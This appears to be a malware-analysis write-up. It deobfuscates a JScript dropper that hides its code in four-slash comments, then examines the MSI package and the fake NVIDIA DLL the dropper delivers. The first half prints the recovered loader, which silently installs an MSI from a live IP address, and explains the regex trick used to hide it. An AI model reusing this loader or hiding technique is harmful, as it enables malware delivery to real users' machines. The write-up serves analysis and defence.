
Find: `^//.*\n`

Looking carefully, the function a() is empty, which is suspicious. The assumption is that this file downloads the next stage payload from a remote server, but no line in this file is hinting that. Further examination of these functions shows that the function r() seems interesting. It returns a regular expression that looks for lines in a string that contain precisely four consecutive slashes(////), i.e., double comment. Let's check the original content of the file and search these slashes if we can find something interesting.



```
// will , said an this DXNS t during U a AU
function a(){
// . much Metal in , Cyprus been will , 15
// OIL S in 6 about undervalued 3RD 1992 s
// second ( at courier policies 3 comments
// loss BKO officially 300 / the dlrs deriva
// Europe said company return stability to
// , 147 credit , be the ( January now 1987
// going for 1986 . thousand spokesman earli
// , will throughout Market . , , 8 to the
// this and softwood six to domestic / ; Re
// City 1 0 own when British dlrs activity
// , and to was Net right are record the re
// and sterling present Shr this . cts Ladd
// 25 rates a 4 PRESIDENTIAL bought station
// . crowns in originally COMPUTER adjusted
// BREAKS gain with 3 attitude s CRUDE , mo
// bank 1 S 5 said been , OPEC assessments
// will several 8 will 13 a intervene mln o
// Shr operation Dlrs sowings the did told
// of , foreign UP ' units Friday of were d
// statement in Asked the will December rul
//// function d() {
// Services the report has have IEA prices
// from of . PROFIT we end , As S the was S
// Reynolds . by the & 1985 s S , India tra
// on 1986 It metres the 058 down to with C
// CUSTOMER put the to dlrs vs 492 Producti
// We as 9 in and from to show vegetable 25
// OTR Shr main about OTR goods regularly a
```

It looks like a new function is defined after these four-slash comments. Let's modify our regex a bit to match lines that start with exactly two slashes but skip lines that start with more than two slashes. This gives us those missing lines of that code. As suspected, it contains the vital portion of code that downloads and executes the later-stage payload, i.e., an MSI file.



```
    x(C);
}

function a(){
//// function d() {
////     var bs;
////     var f;

////     try {

////         bs = new ActiveXObject("WindowsInstaller.Installer");
////         bs.UILevel = 2;
////         f = "http://194.54.156.91/dsa.msi";
////         bs.InstallProduct(f);

////     } catch (err) {

////     }
//// }
//// d();

}

p(a);
```


```
^//[^//].*\n
```

The whole picture of the code is crystal clear when the p(a) is executed. It converts function(a) into a string, which means that just recovered code starting with four slashes is converted into a string literal. Then, a regex was used to extract these lines of code, which were commented out with four slashes. After that, these strings are extracted into single strings and dynamically executed.

Analysis of MSI Executable


For analytical purposes, the MSI file was downloaded separately. An **MSI file** (Microsoft Installer) is a Windows installation package that includes files and instructions for software installation. Malware authors frequently exploit MSI files as a delivery method due to their trustworthiness in Windows, ability to bundle multiple files, and capacity to automate installation steps with minimal user involvement. Unfortunately, malicious MSI files can masquerade as legitimate software while executing harmful payloads during installation.

MSI files internally function as compact databases organized within a structured storage format. Files and scripts are pre-defined in a specific manner inside an MSI package file. To extract the contents of the MSI and review embedded files, tools like 7-zip can be used. Upon extraction, the resulting file structure is pre-defined and contains database tables. Files that begin with an exclamation mark (!) represent the database tables.



Name	Date modified	Type	Size
!_Columns	10/15/2024 5:50 AM	File	2 KB
!_StringData	10/15/2024 5:50 AM	File	79 KB
!_StringPool	10/15/2024 5:50 AM	File	8 KB
!_Tables	10/15/2024 5:50 AM	File	1 KB
!_Validation	10/15/2024 5:50 AM	File	4 KB
!ActionText	10/15/2024 5:50 AM	File	1 KB
!AdminExecuteSequence	10/15/2024 5:50 AM	File	1 KB
!AdminUISequence	10/15/2024 5:50 AM	File	1 KB
!AdvtExecuteSequence	10/15/2024 5:50 AM	File	1 KB
!Binary	10/15/2024 5:50 AM	File	1 KB
!BootstrapperUISequence	10/15/2024 5:50 AM	File	1 KB
!CheckBox	10/15/2024 5:50 AM	File	1 KB
!Component	10/15/2024 5:50 AM	File	1 KB
!Control	10/15/2024 5:50 AM	File	6 KB
!ControlCondition	10/15/2024 5:50 AM	File	1 KB
!ControlEvent	10/15/2024 5:50 AM	File	2 KB
!CreateFolder	10/15/2024 5:50 AM	File	1 KB
!CustomAction	10/15/2024 5:50 AM	File	1 KB
!Dialog	10/15/2024 5:50 AM	File	1 KB
!Directory	10/15/2024 5:50 AM	File	1 KB
!Error	10/15/2024 5:50 AM	File	3 KB
!EventMapping	10/15/2024 5:50 AM	File	1 KB
!Feature	10/15/2024 5:50 AM	File	1 KB
!FeatureComponents	10/15/2024 5:50 AM	File	1 KB
!File	10/15/2024 5:50 AM	File	1 KB
!InstallExecuteSequence	10/15/2024 5:50 AM	File	1 KB
!InstallUISequence	10/15/2024 5:50 AM	File	1 KB
!LaunchCondition	10/15/2024 5:50 AM	File	1 KB
!Media	10/15/2024 5:50 AM	File	1 KB
!Property	10/15/2024 5:50 AM	File	1 KB
!RadioButton	10/15/2024 5:50 AM	File	1 KB
!Registry	10/15/2024 5:50 AM	File	1 KB
!TextStyle	10/15/2024 5:50 AM	File	1 KB
!UIText	10/15/2024 5:50 AM	File	1 KB
!Upgrade	10/15/2024 5:50 AM	File	1 KB
[5]SummaryInformation	10/15/2024 5:50 AM	File	1 KB

Furthermore, the extracted files include other files, such as images and binary files, in the form of executables and DLL files, such as Binary.viewer.exe and Binary.aicustact.dll. These files are associated with the product “Advanced Installer,**”** a tool designed for creating custom MSI files developed by Caphyon.




!Registry	10/15/2024 5:50 AM	File	1 KB
!TextStyle	10/15/2024 5:50 AM	File	
!UIText	10/15/2024 5:50 AM	File	
!Upgrade	10/15/2024 5:50 AM	File	
[5]SummaryInformation	10/15/2024 5:50 AM	File	
Binary.aicustact.dll	10/15/2024 5:50 AM	Application exten...	
Binary.banner.scale125.jpg	10/15/2024 5:50 AM	JPEG image	
Binary.banner.scale150.jpg	10/15/2024 5:50 AM	JPEG image	
Binary.banner.scale200.jpg	10/15/2024 5:50 AM	JPEG image	
Binary.banner.svg	10/15/2024 5:50 AM	Microsoft Edge H...	
Binary.cmdlinkarrow	10/15/2024 5:50 AM	CMDLINKARROW ...	
Binary.completi	10/15/2024 5:50 AM	COMPLETI File	
Binary.custicon	10/15/2024 5:50 AM	CUSTICON File	
Binary.dialog.scale125.jpg	10/15/2024 5:50 AM	JPEG image	
Binary.dialog.scale150.jpg	10/15/2024 5:50 AM	JPEG image	
Binary.dialog.scale200.jpg	10/15/2024 5:50 AM	JPEG image	
Binary.dialog.svg	10/15/2024 5:50 AM	Microsoft Edge H...	
Binary.exclamic	10/15/2024 5:50 AM	EXCLAMIC File	
Binary.info	10/15/2024 5:50 AM	INFO File	
Binary.insticon	10/15/2024 5:50 AM	INSTICON File	
Binary.New	10/15/2024 5:50 AM	NEW File	
Binary.removico	10/15/2024 5:50 AM	REMOVICO File	
Binary.repairic	10/15/2024 5:50 AM	REPAIRIC File	
Binary.tabback	10/15/2024 5:50 AM	TABBACK File	
Binary.Up	10/15/2024 5:50 AM	UP File	
Binary.viewer.exe	10/15/2024 5:50 AM	Application	
disk1.cab	10/15/2024 5:50 AM	Cabinet File	

Binary.viewer.exe Properties

Property	Value
Description	
File description	File that launches another file
Type	Application
File version	19.1.0.0
Product name	Advanced Installer
Product version	19.1.0.0
Copyright	(c) Caphyon LTD. All rights reserved.
Size	389 KB
Date modified	10/15/2024 5:50 AM
Language	English (United States)
Original filename	viewer.exe


The package also contains a cabinet file named disk1.cab, which includes a DLL file called *vierm_soft_x64.dll*.



This PC › Downloads › dsa › disk1.cab

vierm_soft_x64.dll


Upon closer inspection of the properties of this DLL file, it is identified as a dynamic link library (DLL) created by NVIDIA Corporation. The original filename is *PhysXCooking64.dll*.



vierm_soft_x64.dll Properties

Property	Value
Description	
File description	PhysXCooking 64bit Dynamic Link Library
Type	Application extension
File version	2.8.3.44
Product name	PhysXCooking 64bit Dynamic Link Library
Product version	2, 8, 3, 44
Copyright	Copyright (C) 2008-2012 NVIDIA Corpor...
Size	666 KB
Date modified	9/26/2024 9:06 AM
Language	English (United States)
Original filename	PhysXCooking64.dll

A quick search on Virustotal reveals that it is a malicious file flagged by most vendors as malicious.



44

/ 71

Community Score -12


44/71 security vendors flagged this file as malicious

617e31e9f71b365fe69719d3fc980d763e827a4f93d0e776d1587d0bfdb47674

PhysXCooking64.dll

pedll 64bits long-sleeps detect-debug-environment checks-user-input

This file is trying to disguise itself as the legitimate *PhysXCooking64.dll* created by Nvidia Corporation. While its metadata aligns with the legitimate files, a key distinction is that this binary is not digitally signed.



Signature info

